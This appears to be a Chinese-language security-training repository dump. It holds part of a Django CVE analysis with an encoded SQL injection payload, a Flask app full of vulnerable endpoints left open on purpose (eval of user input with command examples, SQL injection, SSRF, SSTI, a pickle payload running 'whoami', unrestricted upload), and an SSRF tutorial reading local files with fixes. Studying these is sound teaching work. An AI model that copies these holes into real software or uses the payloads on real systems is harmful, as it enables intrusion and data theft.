40 | HTTP/1.1 301 Moved Permanently
41 | Date: Wed, 10 Jun 2020 05:50:34 GMT
42 | Server: WSGIServer/0.2 CPython/3.7.0
43 | Content-Type: text/html; charset=utf-8
44 | Location: //www.baidu.com/
45 | Content-Length: 0
46 | ```
47 |
48 | 但是由于路径原因,浏览器会把跳转的地址识别为域名,从而导致任意跳转。那么这么跟`APPEND_SLASH=True`有什么关系,其实就是为了让他来触发没有斜杠,而自动添加斜杠跳转,来触发301。否则就是404。
49 |
50 | 涉及的中间件为common.py文件中的CommonMiddleware类。主要是`process_request`和`process_response`
51 |
52 | ,`process_request`中的参数`request`和视图函数中的request是一样的,通过中间件先处理发送请求。
53 |
54 | ```python
55 | def process_request(self, request):
56 | """
57 | Check for denied User-Agents and rewrite the URL based on
58 | settings.APPEND_SLASH and settings.PREPEND_WWW
59 | """
60 |
61 | # Check for denied User-Agents
62 | if 'HTTP_USER_AGENT' in request.META:
63 | for user_agent_regex in settings.DISALLOWED_USER_AGENTS:
64 | if user_agent_regex.search(request.META['HTTP_USER_AGENT']):
65 | raise PermissionDenied('Forbidden user agent')
66 |
67 | # Check for a redirect based on settings.PREPEND_WWW
68 | host = request.get_host()
69 | must_prepend = settings.PREPEND_WWW and host and not host.startswith('www.')
70 | redirect_url = ('%s://www.%s' % (request.scheme, host)) if must_prepend else ''
71 |
72 | if self.should_redirect_with_slash(request):
73 | path = self.get_full_path_with_slash(request)
74 | else:
75 | path = request.get_full_path()
76 |
77 | # Return a redirect if necessary
78 | if redirect_url or path != request.get_full_path():
79 | redirect_url += path
80 | return self.response_redirect_class(redirect_url)
81 | ```
82 |
83 | 函数先分析请求,获取域名然后判断域名是否有`www`开头,这里`PREPEND_WWW`做用跳转的时候给域名添加www后跳转,比如访问`/qqq`,跳转到`http://www.127.0.0.1:8000/qqq/`,默认是False。
84 |
85 | ```
86 | HTTP/1.1 301 Moved Permanently
87 | Date: Wed, 10 Jun 2020 06:39:57 GMT
88 | Server: WSGIServer/0.2 CPython/3.7.0
89 | Content-Type: text/html; charset=utf-8
90 | Location: http://www.127.0.0.1:8000/qqq/
91 | ```
92 |
93 | 下面调用`should_redirect_with_slash`,查看函数的意思。不过注释已经说明白就是一个根据设置添加斜杠然后再去验证路径是否有效访问,仍然不能匹配的则返回404。
94 |
95 | ```python
96 | def should_redirect_with_slash(self, request):
97 | """
98 | Return True if settings.APPEND_SLASH is True and appending a slash to
99 | the request path turns an invalid path into a valid one.
100 | """
101 | if settings.APPEND_SLASH and not request.path_info.endswith('/'):
102 | urlconf = getattr(request, 'urlconf', None)
103 | return (
104 | not is_valid_path(request.path_info, urlconf) and
105 | is_valid_path('%s/' % request.path_info, urlconf)
106 | )
107 | return False
108 | ```
109 |
110 | 验证路径合法后,则开始继续全路径获取,debug模式下是不能进行其他的请求方法,至少是看起来只能使用GET方法,`request.get_full_path(force_append_slash=True)`获取当前的请求的全路径加斜杠返回。当请求的是`/index`的时候,到这里已经修改为`/index/`。
111 |
112 | ```python
113 | def get_full_path_with_slash(self, request):
114 | """
115 | Return the full path of the request with a trailing slash appended.
116 |
117 | Raise a RuntimeError if settings.DEBUG is True and request.method is
118 | POST, PUT, or PATCH.
119 | """
120 | new_path = request.get_full_path(force_append_slash=True)
121 | if settings.DEBUG and request.method in ('POST', 'PUT', 'PATCH'):
122 | raise RuntimeError(
123 | "You called this URL via %(method)s, but the URL doesn't end "
124 | "in a slash and you have APPEND_SLASH set. Django can't "
125 | "redirect to the slash URL while maintaining %(method)s data. "
126 | "Change your form to point to %(url)s (note the trailing "
127 | "slash), or set APPEND_SLASH=False in your Django settings." % {
128 | 'method': request.method,
129 | 'url': request.get_host() + new_path,
130 | }
131 | )
132 | return new_path
133 | ```
134 |
135 | 因为`PREPEND_WWW`设置的原因,不修改的情况下`redirect_url`为空,判断`path != request.get_full_path()`的时候,`path`为`/index/`,而`request.get_full_path()`没有添加反斜杠所以为请求的路径`/index`,不相等则赋值给`redirect_url`,返回一个跳转。
136 |
137 | 整个流程走下来,大概就知道问题出在哪里, 获取跳转路径的时候,是从域名后整个路径地址全部返回。使用urlparse解释获取路径
138 |
139 | ```python
140 | >>> urllib.parse.urlparse('http://127.0.0.1//www.baidu.com')
141 | ParseResult(scheme='http', netloc='127.0.0.1', path='//www.baidu.com', params='', query='', fragment='')
142 | ```
143 |
144 | 获取new_path 后则直接给响应跳转。如果需要减轻这个问题,还可以设置`PREPEND_WWW=True`带域名跳转。但对多级域名和IP地址就不好用。
145 |
146 | 官方修补的方式是从`from django.utils.http import escape_leading_slashes`导入一个编码斜杠函数。
147 |
148 | 在`get_full_path_with_slash`中判断获取到的路径是否有两个斜杠,有的话则返回一个编码的形式。
149 |
150 | ```python
151 | def escape_leading_slashes(url):
152 | """
153 | If redirecting to an absolute path (two leading slashes), a slash must be
154 | escaped to prevent browsers from handling the path as schemaless and
155 | redirecting to another host.
156 | """
157 | if url.startswith('//'):
158 | url = '/%2F{}'.format(url[2:])
159 | return url
160 | ```
161 |
162 | ### CVE-2020-7471
163 |
164 | 受影响的版本:Django 1.11.x < 1.11.28,Django 2.2.x < 2.2.10,Django 3.0.x < 3.0.3
165 |
166 | postgres的sql注入:https://www.djangoproject.com/weblog/2020/feb/03/security-releases/
167 |
168 | 环境取自:https://github.com/Saferman/CVE-2020-7471
169 |
170 | 根据官方显示,是使用`django.contrib.postgres.aggregates.StringAgg`分隔符导致的注入。
171 |
172 | 配置好数据库,正确连接后开始复现一下。为了方便调试,先配置view
173 |
174 | ```
175 | def select(request):
176 | if request.GET.get('id'):
177 | id = request.GET.get('id')
178 | str = Info.objects.all().values('gender').annotate(mydefinedname=StringAgg('name', delimiter=id))
179 | return HttpResponse(str)
180 | else:
181 | return HttpResponse('提交id')
182 | ```
183 |
184 | 然后运行脚本存储数据。
185 |
186 | 请求如下数据的时候`/select/?id=%2d%27%29%20%41%53%20%22%6d%79%64%65%66%69%6e%65%64%6e%61%6d%65%22%20%46%52%4f%4d%20%22%76%75%6c%5f%61%70%70%5f%69%6e%66%6f%22%20%47%52%4f%55%50%20%42%59%20%22%76%75%6c%5f%61%70%70%5f%69%6e%66%6f%22%2e%22%67%65%6e%64%65%72%22%20%4c%49%4d%49%54%20%32%20%4f%46%46%53%45%54%20%31%20%2d%2d`会触发注入的效果。
187 |
188 | ```
189 | HTTP/1.1 200 OK
190 | Date: Wed, 10 Jun 2020 09:06:22 GMT
191 | Server: WSGIServer/0.2 CPython/3.7.0
192 | Content-Type: text/html; charset=utf-8
193 | X-Frame-Options: SAMEORIGIN
194 | Content-Length: 48
195 |
196 | {'gender': 'male', 'mydefinedname': 'li-\\zhao'}
197 | ```
198 |
199 | `annotate`数据聚合函数,比如我们有一个获取某个类别的数量。一般使用`Info.objects.filter('name').count()`,使用聚合函数就可以`Info.objects.annotate(num=count('name'))`这样就设定一个num属性,可以利用模板来获取数据。
200 |
201 | `StringAgg`对应SQL中的标准函数`String_agg`,一般需要两个参数,一个是需要聚合的值,一个是用来分割的字符。比如上面的POC给的意思,`Info.objects.all().values('gender')`是以`gender`列做为参数来获取数据,获取到的为`{'gender': '123'}{'gender': 'male'}..`,通过聚合函数设定一个新的属性`mydefinedname`,参数为以`-`为分割符的`name`字段聚合。结果`'gender': 'male', 'mydefinedname': 'li-zhao'}..`因为有两个`male`的属性,所以`li-zhao`聚合在一起并用横杠分割。
202 |
203 | ```python
204 | payload = '-'
205 | results = Info.objects.all().values('gender').annotate(mydefinedname=StringAgg('name', delimiter=payload))
206 | ```
207 |
208 | 看到这里就知道官方说的,聚合函数分隔符导致漏洞产生的问题,就是`delimiter`参数没有限制输入。看一下官方Github的修改代码:https://github.com/django/django/commit/505826b469b16ab36693360da9e11fd13213421b
209 |
210 | 先在`StringAgg`上去掉了`template`变量中的分割符占位符。下面又把分隔符给转换字符串,再用Value来处理,此函数是一个表达最小可能的属性,当表示整数、字符串、布尔值的时候,可以使用Value来处理。
211 |
212 | ```python
213 | class StringAgg(OrderableAggMixin, Aggregate):
214 | function = 'STRING_AGG'
215 | # template = "%(function)s(%(distinct)s%(expressions)s, '%(delimiter)s'%(ordering)s)"
216 | template = '%(function)s(%(distinct)s%(expressions)s %(ordering)s)'
217 | allow_distinct = True
218 |
219 | def __init__(self, expression, delimiter, **extra):
220 | # super().__init__(expression, delimiter=delimiter, **extra)
221 | delimiter_expr = Value(str(delimiter))
222 | super().__init__(expression, delimiter_expr, **extra)
223 |
224 | def convert_value(self, value, expression, connection):
225 | if not value:
226 | ```
227 |
228 | 函数继承的`OrderableAggMixin`把对应的`expression`转换成打包成元组了。通过一通有的没的,就发现as_sql处理成以下形式:
229 |
230 | `'STRING_AGG("vul_app_info"."name", \'-\') AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender" LIMIT 2 OFFSET 1 --\') AS "mydefinedname"'`
231 |
232 | 最后执行的SQL语句为,因为以下是字符串,所以转义符的原因这个SQL并不能直接执行:
233 |
234 | `'SELECT "vul_app_info"."gender", STRING_AGG("vul_app_info"."name", \'-\') AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender" LIMIT 2 OFFSET 1 --\') AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender"'`
235 |
236 | 去除部分不需要的东西,实际执行的SQL为:
237 |
238 | ```sql
239 | SELECT "vul_app_info"."gender", STRING_AGG("vul_app_info"."name", '-') AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender" LIMIT 2 OFFSET 1
240 | ```
241 |
242 | 到此,可以看出来POC是把程序后来编译的SQL注释掉,直接从输入中给替代掉了。由于修复代码中使用了Value,分隔符成为了一个Value类型的字符串`'-\') AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender" LIMIT 2 OFFSET 1 --'`,后面的拼接也变成了占位符的形式。
243 |
244 | sql先处理成`'STRING_AGG("vul_app_info"."name", %s ) AS "mydefinedname"'`。最后SQL为
245 |
246 | ```sql
247 | SELECT "vul_app_info"."gender", STRING_AGG("vul_app_info"."name", %s ) AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender"
248 | ```
249 |
250 | 使用数据库中`cursor.execute(sql, params)`来执行编译语句防止注入。
251 |
252 |
--------------------------------------------------------------------------------
/flask_code/app.py:
--------------------------------------------------------------------------------
1 | import errno
2 | import zipfile
3 | from flask import Flask, Response, request,render_template, render_template_string,make_response, abort, redirect, send_from_directory
4 | import sqlite3, ssl, re, os
5 | from werkzeug.utils import secure_filename
6 | from models import User
7 | from databases import db_session
8 | from flask_wtf.csrf import CSRFProtect
9 | from markupsafe import Markup, escape
10 | import pycurl
11 | from io import BytesIO
12 | import requests, urllib.request, urllib.parse
13 | from requests_file import FileAdapter
14 | import ipaddress,socket
15 |
16 | app = Flask(__name__)
17 | app.config['SECRET_KEY'] = '\xca\x0c\x86\x04\x98@\x02b\x1b7\x8c\x88]\x1b\xd7"+\xe6px@\xc3#\\'
18 |
19 |
20 | @app.route('/xss')
21 | def XSS():
22 | if request.args.get('name'):
23 | name = request.args.get('name')
24 | return Response("name: %s
" %name)
25 | # 使用如下模板形式
26 | # return render_template('xss.html', name=name)
27 | else:
28 | return Response("请输入name
")
29 |
30 |
31 | @app.route('/sql')
32 | def SQLi():
33 | if request.args.get('id'):
34 | id = request.args.get('id')
35 | con = sqlite3.connect('sql.db')
36 | c = con.cursor()
37 | username = c.execute('SELECT name FROM users WHERE id = %s;' % str(id)).fetchone()[0]
38 | email = c.execute('SELECT email FROM users WHERE id =' + str(id) + ';').fetchone()[0]
39 |
40 | # 使用如下代码修复
41 | # email = c.execute('SELECT email FROM users WHERE id = ?',[id]).fetchone()[0]
42 | # username = c.execute('SELECT name FROM users WHERE id = ?;', [id]).fetchone()[0]
43 | return Response("用户为:%s
\n邮箱为:%s
" % (username, email))
44 | else:
45 | return Response('请输入用户id
')
46 |
47 |
48 |
49 | # @app.route('/sql')
50 | # def SQLi():
51 | # if request.args.get('id'):
52 | # id = request.args.get('id')
53 | # user = User.query.filter(User.id == id).first()
54 | # username, email = user.name, user.email
55 | #
56 | # # 如下使用会产生漏洞
57 | # # sql = "SELECT name, email from users WHERE id = %s" % str(id)
58 | # # data = db_session.execute(sql).fetchone()
59 | # # username,email = data[0], data[1]
60 | #
61 | # return Response("用户为:%s
\n邮箱为:%s
" % (username, email))
62 | # else:
63 | # return Response('请输入用户id
')
64 |
65 |
66 |
67 | # CSRFProtect(app)
68 |
69 | @app.route('/csrf', methods=["GET","POST"])
70 | def CSRF():
71 | if request.method == "POST":
72 | name = request.values.get('name')
73 | email = request.values.get('email')
74 | u = User(name=name, email=email)
75 | db_session.add(u)
76 | db_session.commit()
77 | return Response("Success")
78 | else:
79 | return render_template('csrf.html')
80 |
81 |
82 | # @app.route('/ssrf')
83 | # def SSRF():
84 | # if request.values.get('file'):
85 | # file = request.values.get('file')
86 | # curl = pycurl.Curl()
87 | # curl.setopt(curl.URL, file)
88 | # curl.setopt(curl.FOLLOWLOCATION, True)
89 | # curl.setopt(curl.MAXREDIRS, 3)
90 | # curl.setopt(curl.CONNECTTIMEOUT, 5)
91 | # buf = BytesIO()
92 | # curl.setopt(curl.WRITEDATA, buf)
93 | # curl.perform()
94 | # curl.close()
95 | # body = buf.getvalue()
96 | # return render_template('ssrf.html', file = body.decode('utf-8'))
97 | # else:
98 | # return Response('请输入file地址
')
99 |
100 | @app.route('/ssrf')
101 | def SSRF():
102 | if request.values.get('file'):
103 | file = request.values.get('file')
104 | req = urllib.request.urlopen(file)
105 | body = req.read().decode('utf-8')
106 | return render_template('ssrf.html', file=body)
107 | else:
108 | return Response('请输入file地址
')
109 |
110 |
111 | # @app.route('/ssrf')
112 | # def SSRF():
113 | # if request.values.get('file'):
114 | # file = request.values.get('file')
115 | # req = requests.get(file)
116 | # return render_template('ssrf.html', file=req.content.decode('utf-8'))
117 | # else:
118 | # return Response('请输入file地址
')
119 |
120 | @app.route('/location')
121 | def location():
122 | return render_template('ssrf.html'), 302, [('Location','http://www.baidu.com')]
123 |
124 | # urllib 的修复形式
125 | # class Redict(urllib.request.HTTPRedirectHandler):
126 | # def newurls(self, url):
127 | # file = urllib.parse.urlparse(url).hostname
128 | # name = socket.gethostbyname(file)
129 | # try:
130 | # if ipaddress.ip_address(name).is_private:
131 | # return True #私有
132 | # else:
133 | # return False #公有
134 | # except:
135 | # return True
136 | #
137 | # def redirect_request(self, req, fp, code, msg, headers, newurl):
138 | # if not self.newurls(newurl):
139 | # return urllib.request.Request(newurl)
140 | # else:
141 | # return abort(403)
142 | #
143 | # @app.route('/ssrf2')
144 | # def location2():
145 | # if request.values.get('file'):
146 | # file = request.values.get('file')
147 | # try:
148 | # opener = urllib.request.build_opener(Redict)
149 | # response = opener.open(file)
150 | # except:
151 | # return Response('地址不合法')
152 | # body = response.read().decode('utf-8')
153 | # return render_template('ssrf.html', file=body)
154 | # else:
155 | # return Response('请输入file地址
')
156 |
157 | import sys, io, subprocess, chardet
158 |
159 | @app.route('/command')
160 | def command():
161 | if request.values.get('cmd'):
162 | sys.stdout = io.StringIO()
163 | cmd = request.values.get('cmd')
164 |
165 | # s = subprocess.Popen('ping -n 4 '+cmd, shell=True, stdout=subprocess.PIPE)
166 | # stdout = s.communicate()
167 | # return Response('输入的值为:%s
' %str(stdout[0], encoding=chardet.detect(stdout[0])['encoding']))
168 | return Response('输入的值为:%s
' %str(eval(cmd))) #__import__(%22os%22).popen(%27whoami%27).read()
169 | # return Response('输入的值为:%s
' %str(exec(cmd))) #import%20os;os.system(%27whoami%27)
170 | else:
171 | return Response('请输入cmd值
')
172 |
173 |
174 | @app.route('/read')
175 | def readfile():
176 | if request.values.get('file'):
177 | file = request.values.get('file')
178 | req = urllib.request.urlopen(file)
179 | return Response(req.read().decode('utf-8'))
180 | else:
181 | return Response('请输入file地址
')
182 |
183 |
184 | @app.route('/uploadfile/')
185 | def readupfile(file):
186 | with open('./uploadfile/%s' %file, 'rb') as f:
187 | content = f.read()
188 | return Response(content)
189 | # return send_from_directory(os.path.join(os.path.dirname(__file__), 'uploadfile'), file)
190 |
191 |
192 | # @app.route('/uploadfile/')
193 | # def readfile(file):
194 | # dir = os.path.abspath(os.path.join('/uploadfile', file))
195 | # if os.path.dirname(dir) == os.path.join(os.getcwd(), 'uploadfile'):
196 | # with open(dir, 'r') as f:
197 | # content = f.read()
198 | # return Response(content)
199 | # else:
200 | # return Response('文件读取失败')
201 |
202 |
203 | @app.route('/upload', methods=['GET','POST'])
204 | def upload():
205 | if request.files.get('filename'):
206 | file = request.files.get('filename')
207 | upload_dir = os.path.join(os.path.dirname(__file__), 'uploadfile')
208 | dir = os.path.join(upload_dir, file.filename)
209 | file.save(dir)
210 | return render_template('upload.html', file='上传成功')
211 | else:
212 | return render_template('upload.html', file='选择文件')
213 |
214 |
215 | # ALLOWED_EXTENSIONS = set(['png', 'jpg', 'jpeg', 'gif']) #白名单
216 | # app.config['UPLOAD_FOLDER'] = os.path.join(os.path.dirname(__file__), 'uploadfile')
217 | #
218 | # def allowed_file(filename):
219 | # return '.' in filename and filename.rsplit('.', 1)[1] in ALLOWED_EXTENSIONS
220 | #
221 | # @app.route('/upload', methods=['GET','POST'])
222 | # def upload():
223 | # if request.files.get('filename'):
224 | # file = request.files.get('filename')
225 | # if file and allowed_file(file.filename):
226 | # filename = secure_filename(file.filename)
227 | # file.save(os.path.join(app.config['UPLOAD_FOLDER'], filename))
228 | # return render_template('upload.html', file='上传成功')
229 | # else:
230 | # return render_template('upload.html', file='不允许类型')
231 | # else:
232 | # return render_template('upload.html', file='选择文件')
233 |
234 |
235 | # @app.route('/zip', methods=['GET','POST'])
236 | # def zip():
237 | # if request.files.get('filename'):
238 | # zip_file = request.files.get('filename')
239 | # files = []
240 | # with zipfile.ZipFile(zip_file, "r") as z:
241 | # for fileinfo in z.infolist():
242 | # filename = fileinfo.filename
243 | # dat = z.open(filename, "r")
244 | # files.append(filename)
245 | # outfile = os.path.join(app.config['UPLOAD_FOLDER'], filename)
246 | # if not os.path.exists(os.path.dirname(outfile)):
247 | # try:
248 | # os.makedirs(os.path.dirname(outfile))
249 | # except OSError as exc:
250 | # if exc.errno != errno.EEXIST:
251 | # print("\n[WARN] OS Error: Race Condition")
252 | # if not outfile.endswith("/"):
253 | # with io.open(outfile, mode='wb') as f:
254 | # f.write(dat.read())
255 | # dat.close()
256 | # return render_template('upload.html', file=files)
257 | # else:
258 | # return render_template('upload.html', file='选择文件')
259 |
260 | from jinja2 import Template
261 |
262 | @app.route('/ssti')
263 | def ssti():
264 | if request.values.get('name'):
265 | name = request.values.get('name')
266 | template = "{name}".format(name=name)
267 | return render_template_string(template)
268 |
269 | # template = Template('%s' %name)
270 | # return template.render()
271 |
272 | # template = "{{ name }}"
273 | # return render_template_string(template, name=name)
274 | else:
275 | return render_template_string('输入name值
')
276 |
277 | # from jinja2.sandbox import SandboxedEnvironment
278 | #
279 | # @app.route('/ssti')
280 | # def ssti():
281 | # if request.values.get('name'):
282 | # env = SandboxedEnvironment()
283 | # name = request.values.get('name')
284 | # return env.from_string(("{name}").format(name=name)).render()
285 | # else:
286 | # return render_template_string('输入name值
')
287 |
288 | from lxml import etree
289 | import lxml.objectify
290 | import xml.dom.minidom, xml.dom.pulldom
291 |
292 | @app.route('/xxe',methods=['POST', 'GET'])
293 | def xxe():
294 | # tree = etree.parse('xml.xml')
295 | tree = lxml.objectify.parse('xml.xml', etree.XMLParser(resolve_entities=False))
296 | return etree.tostring(tree.getroot())
297 |
298 | # xmls = """
299 | #
301 | # ]>
302 | # &file;"""
303 | # tree = etree.fromstring(xml, etree.XMLParser(resolve_entities=False))
304 | # return etree.tostring(tree)
305 |
306 | # doc = xml.dom.pulldom.parse('xml.xml')
307 | # for event, node in doc:
308 | # doc.expandNode(node)
309 | # nodes = node.get
310 | # return Response(nodes)
311 |
312 | import pickle
313 |
314 | @app.route('/ser')
315 | def ser():
316 | ser = b'\x80\x03cnt\nsystem\nq\x00X\x06\x00\x00\x00whoamiq\x01\x85q\x02Rq\x03.'
317 | s = pickle.loads(ser)
318 | return Response(s)
319 |
320 |
321 | @app.route('/urlbypass')
322 | def urlbypass():
323 | if request.values.get('url'):
324 | url = request.values.get('url')
325 | return redirect(url)
326 | else:
327 | return Response('请输入跳转的url')
328 |
329 | # def urlbypass():
330 | # if request.values.get('url'):
331 | # url = request.values.get('url')
332 | # if url.endswith('baidu.com'):
333 | # return redirect(url)
334 | # else:
335 | # return Response('不允许域名')
336 | # else:
337 | # return Response('请输入跳转的url')
338 |
339 |
340 |
341 | if __name__ == '__main__':
342 | app.run()
343 |
--------------------------------------------------------------------------------
/SSRF.md:
--------------------------------------------------------------------------------
1 | ## SSRF
2 |
3 | SSRF(服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。
4 |
5 | 比如一个常规的可能造成SSRF的链接:
6 |
7 | ```
8 | www.xxx.com/img?file=http://www.xxx.com/img/1.jpg
9 | ```
10 |
11 | 可以利用来探测服务,配合其他协议来读取文件,利用主机其他应用的端口漏洞来执行命令等。
12 |
13 | python中可以造这种问题的常用请求库:
14 |
15 | ```
16 | pycurl
17 | urllib
18 | urllib3
19 | requests
20 | ```
21 |
22 | ### pycurl
23 |
24 | 一个libcurl的python接口,功能挺多,就是使用比较繁杂,python3下做一个GET请求
25 |
26 | ```python
27 | >>> import pycurl
28 | >>> from io import BytesIO
29 | >>> curl = pycurl.Curl()
30 | >>> curl.setopt(curl.URL, 'http://pycurl.io')
31 | >>> buffer = BytesIO()
32 | >>> curl.setopt(curl.WRITEDATA, buffer)
33 | >>> curl.perform()
34 | >>> curl.close()
35 | >>> body = buffer.getvalue()
36 | >>> print(body.decode('iso-8859-1'))
37 | ```
38 |
39 | 如果需要设置参数,部分常用参数
40 |
41 | ```python
42 | curl.setopt(curl.FOLLOWLOCATION, True) #自动进行跳转抓取,默认不跳转
43 | curl.setopt(curl.MAXREDIRS,5) #设置最多跳转多少次
44 | curl.setopt(curl.CONNECTTIMEOUT, 60) #设置链接超时
45 | curl.setopt(curl.USERAGENT,ua) #传入ua
46 | curl.setopt(curl.HTTPHEADER,self.headers) #传入请求头
47 | ```
48 |
49 | 其他设置查看官方的文档:http://pycurl.io/docs/latest/quickstart.html
50 |
51 | 我们用这个库在flask中模拟一个SSRF的形成:
52 |
53 | ```python
54 | def SSRF():
55 | if request.values.get('file'):
56 | file = request.values.get('file')
57 | curl = pycurl.Curl()
58 | curl.setopt(curl.URL, file)
59 | curl.setopt(curl.FOLLOWLOCATION, True)
60 | curl.setopt(curl.MAXREDIRS, 3)
61 | curl.setopt(curl.CONNECTTIMEOUT, 5)
62 | buf = BytesIO()
63 | curl.setopt(curl.WRITEDATA, buf)
64 | curl.perform()
65 | curl.close()
66 | body = buf.getvalue()
67 | return render_template('ssrf.html', file = body.decode('utf-8'))
68 | else:
69 | return Response('请输入file地址
')
70 | ```
71 |
72 | 在模板中填写`{{ file|safe }}`来正常解析HTML节点。当正常请求的时候可以看到显示的页面
73 |
74 | ```
75 | http://127.0.0.1:5000/ssrf?file=http://www.baidu.com
76 | http://127.0.0.1:5000/ssrf?file=file://C:/Windows/win.ini
77 | ```
78 |
79 | ### urllib
80 |
81 | python3的标准请求库,导入`urllib.request`即可。自动处理跳转
82 |
83 | ```python
84 | >>> import urllib.request
85 | >>> req = urllib.request.urlopen("http://www.baidu.com")
86 | >>> print(req.read())
87 | ```
88 |
89 | 同样来模拟一个ssrf的产生
90 |
91 | ```python
92 | @app.route('/ssrf')
93 | def SSRF():
94 | if request.values.get('file'):
95 | file = request.values.get('file')
96 | req = urllib.request.urlopen(file)
97 | body = req.read().decode('utf-8')
98 | return render_template('ssrf.html', file=body)
99 | else:
100 | return Response('请输入file地址
')
101 | ```
102 |
103 | 只不过此处使用来读取文件的时候会有问题
104 |
105 | ```
106 | http://127.0.0.1:5000/ssrf?file=http://www.baidu.com
107 | http://127.0.0.1:5000/ssrf?file=file://C:/Windows/win.ini
108 | #file not on local host
109 | ```
110 |
111 | 跟步调试看一下原因:
112 |
113 | ```python
114 | @full_url.setter
115 | def full_url(self, url):
116 | # unwrap('') --> 'type://host/path'
117 | self._full_url = unwrap(url)
118 | self._full_url, self.fragment = splittag(self._full_url)
119 | self._parse()
120 | ```
121 |
122 | 跳转到unwrap,处理后还是返回`file://C:/Windows/win.ini`,因此上面的`self._full_url`仍然是原参数
123 |
124 | ```python
125 | def unwrap(url):
126 | """unwrap('') --> 'type://host/path'."""
127 | url = str(url).strip()
128 | if url[:1] == '<' and url[-1:] == '>':
129 | url = url[1:-1].strip()
130 | if url[:4] == 'URL:': url = url[4:].strip()
131 | return url #file://C:/Windows/win.ini
132 | ```
133 |
134 | 再此跳转到如下一个正则处理中,这时候处理出来的scheme为`file`,data为`//C:/Windows/win.ini`
135 |
136 | ```python
137 | _typeprog = None
138 | def splittype(url):
139 | """splittype('type:opaquestring') --> 'type', 'opaquestring'."""
140 | global _typeprog
141 | if _typeprog is None:
142 | _typeprog = re.compile('([^/:]+):(.*)', re.DOTALL)
143 |
144 | match = _typeprog.match(url)
145 | if match:
146 | scheme, data = match.groups()
147 | return scheme.lower(), data
148 | return None, url
149 | ```
150 |
151 | 返回到如下处进入splithost,同样分割域名和路径。但是这时候会把`C:`分析为域名和端口,后面为路径。
152 |
153 | ```python
154 | def _parse(self):
155 | self.type, rest = splittype(self._full_url)
156 | if self.type is None:
157 | raise ValueError("unknown url type: %r" % self.full_url)
158 | self.host, self.selector = splithost(rest)
159 | if self.host:
160 | self.host = unquote(self.host)
161 | ```
162 |
163 | 这时候的`self.host`就是`C:`。后面再经过一段处理就会看到下面的地址分析。
164 |
165 | `SplitResult(scheme='file', netloc='C:', path='/Windows/win.ini', query='', fragment='')`
166 |
167 | 再回到`ParseResult`
168 |
169 | ```python
170 | def urlparse(url, scheme='', allow_fragments=True):
171 | """Parse a URL into 6 components:
172 | :///;?#
173 | Return a 6-tuple: (scheme, netloc, path, params, query, fragment).
174 | Note that we don't break the components up in smaller bits
175 | (e.g. netloc is a single string) and we don't expand % escapes."""
176 | url, scheme, _coerce_result = _coerce_args(url, scheme)
177 | splitresult = urlsplit(url, scheme, allow_fragments)
178 | scheme, netloc, url, query, fragment = splitresult
179 | if scheme in uses_params and ';' in url:
180 | url, params = _splitparams(url)
181 | else:
182 | params = ''
183 | result = ParseResult(scheme, netloc, url, params, query, fragment)
184 | return _coerce_result(result)
185 | ```
186 |
187 | 再走一段有的没的,就可以看到这一段代码
188 |
189 | ```python
190 | class FileHandler(BaseHandler):
191 | # Use local file or FTP depending on form of URL
192 | def file_open(self, req):
193 | url = req.selector
194 | if url[:2] == '//' and url[2:3] != '/' and (req.host and
195 | req.host != 'localhost'):
196 | if not req.host in self.get_names():
197 | raise URLError("file:// scheme is supported only on localhost")
198 | else:
199 | return self.open_local_file(req)
200 | ```
201 |
202 | 再到`open_local_file`查找本地文件,参数`localfile`就是`\\windows\\win.ini`。只不过后面会用`socket.gethostbyname(host)`来获取主机名,`host`就是`C`。于是很愉快的报错了,就会显示`file not on local host`的错误提示。
203 |
204 | 也就是问题出现再上面`splithost`正则解析的时候问题,不应该把`C:`解析成主机和端口,导致来做请求和分析文件路径的时候出现了偏差。只要多加个斜杠把主机位置置为空。总感觉是我使用错误导致踩坑???
205 |
206 | ```
207 | http://127.0.0.1:5000/ssrf?file=file:///C:/Windows/win.ini
208 | ```
209 |
210 | ### requests
211 |
212 | requests库算是最常用的第三方HTTP库,用以下代码模拟
213 |
214 | ```python
215 | @app.route('/ssrf')
216 | def SSRF():
217 | if request.values.get('file'):
218 | file = request.values.get('file')
219 | req = requests.get(file)
220 | return render_template('ssrf.html', file=req.content.decode('utf-8'))
221 | else:
222 | return Response('请输入file地址
')
223 | ```
224 |
225 | 不过requests也有一个Adapter的字典,请求类型为http://,或者https://。所以也算是有一部分限制。
226 |
227 | ```
228 | self.mount('https://', HTTPAdapter())
229 | self.mount('http://', HTTPAdapter())
230 | ```
231 |
232 | 要是需要利用来读取文件,可以配合`requests_file`来增加对file协议的支持。
233 |
234 | ```python
235 | from requests_file import FileAdapter
236 |
237 | s = requests.Session()
238 | s.mount('file://', FileAdapter())
239 | req = s.get(file)
240 | ```
241 |
242 | 上面的显示多多少少的看起来有点多此一举,都是请求到数据在去显示。
243 |
244 | 关于SSRF利用:https://_thorns.gitbooks.io/sec/content/ssrf_tips.html
245 |
246 | 构造一个302跳转,请求即可显示百度页面。
247 |
248 | ```python
249 | @app.route('/location')
250 | def location():
251 | return render_template('xss.html'), 302, [('Location','http://www.baidu.com')]
252 | ```
253 |
254 | ### 修复代码
255 |
256 | 如果要处理SSRF,需要认识到的一点就是,如何识别它的请求地址,通常所说的就是,不准请求内网地址.
257 |
258 | 一种利用手法是正则匹配,但是这种是有很多办法绕过的,当然如果你是白名单正则限制,那就不一定了。比如限制在`100.100.100.x`这个C段内。
259 |
260 | ```python
261 | host = urllib.parse.urlparse(file)
262 | pattern = re.compile('^100\.100\.100\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[0-9])$')
263 | if pattern.search(host.netloc):
264 | req = urllib.request.urlopen(file)
265 | body = req.read().decode('utf-8')
266 | else:
267 | return Response('不允许的IP地址')
268 | ```
269 |
270 | python3中有一个模块为`ipaddress`,其中有一个方法是判断是否为内网IP的办法。如果采用进制的形式绕过的话,就会报一个异常。
271 |
272 | ```python
273 | file = urllib.parse.urlparse(file).hostname
274 | try:
275 | if not ipaddress.ip_address(file).is_private:
276 | req = urllib.request.urlopen(file)
277 | body = req.read().decode('utf-8')
278 | return render_template('ssrf.html', file=body)
279 | else:
280 | return Response('不允许的IP地址')
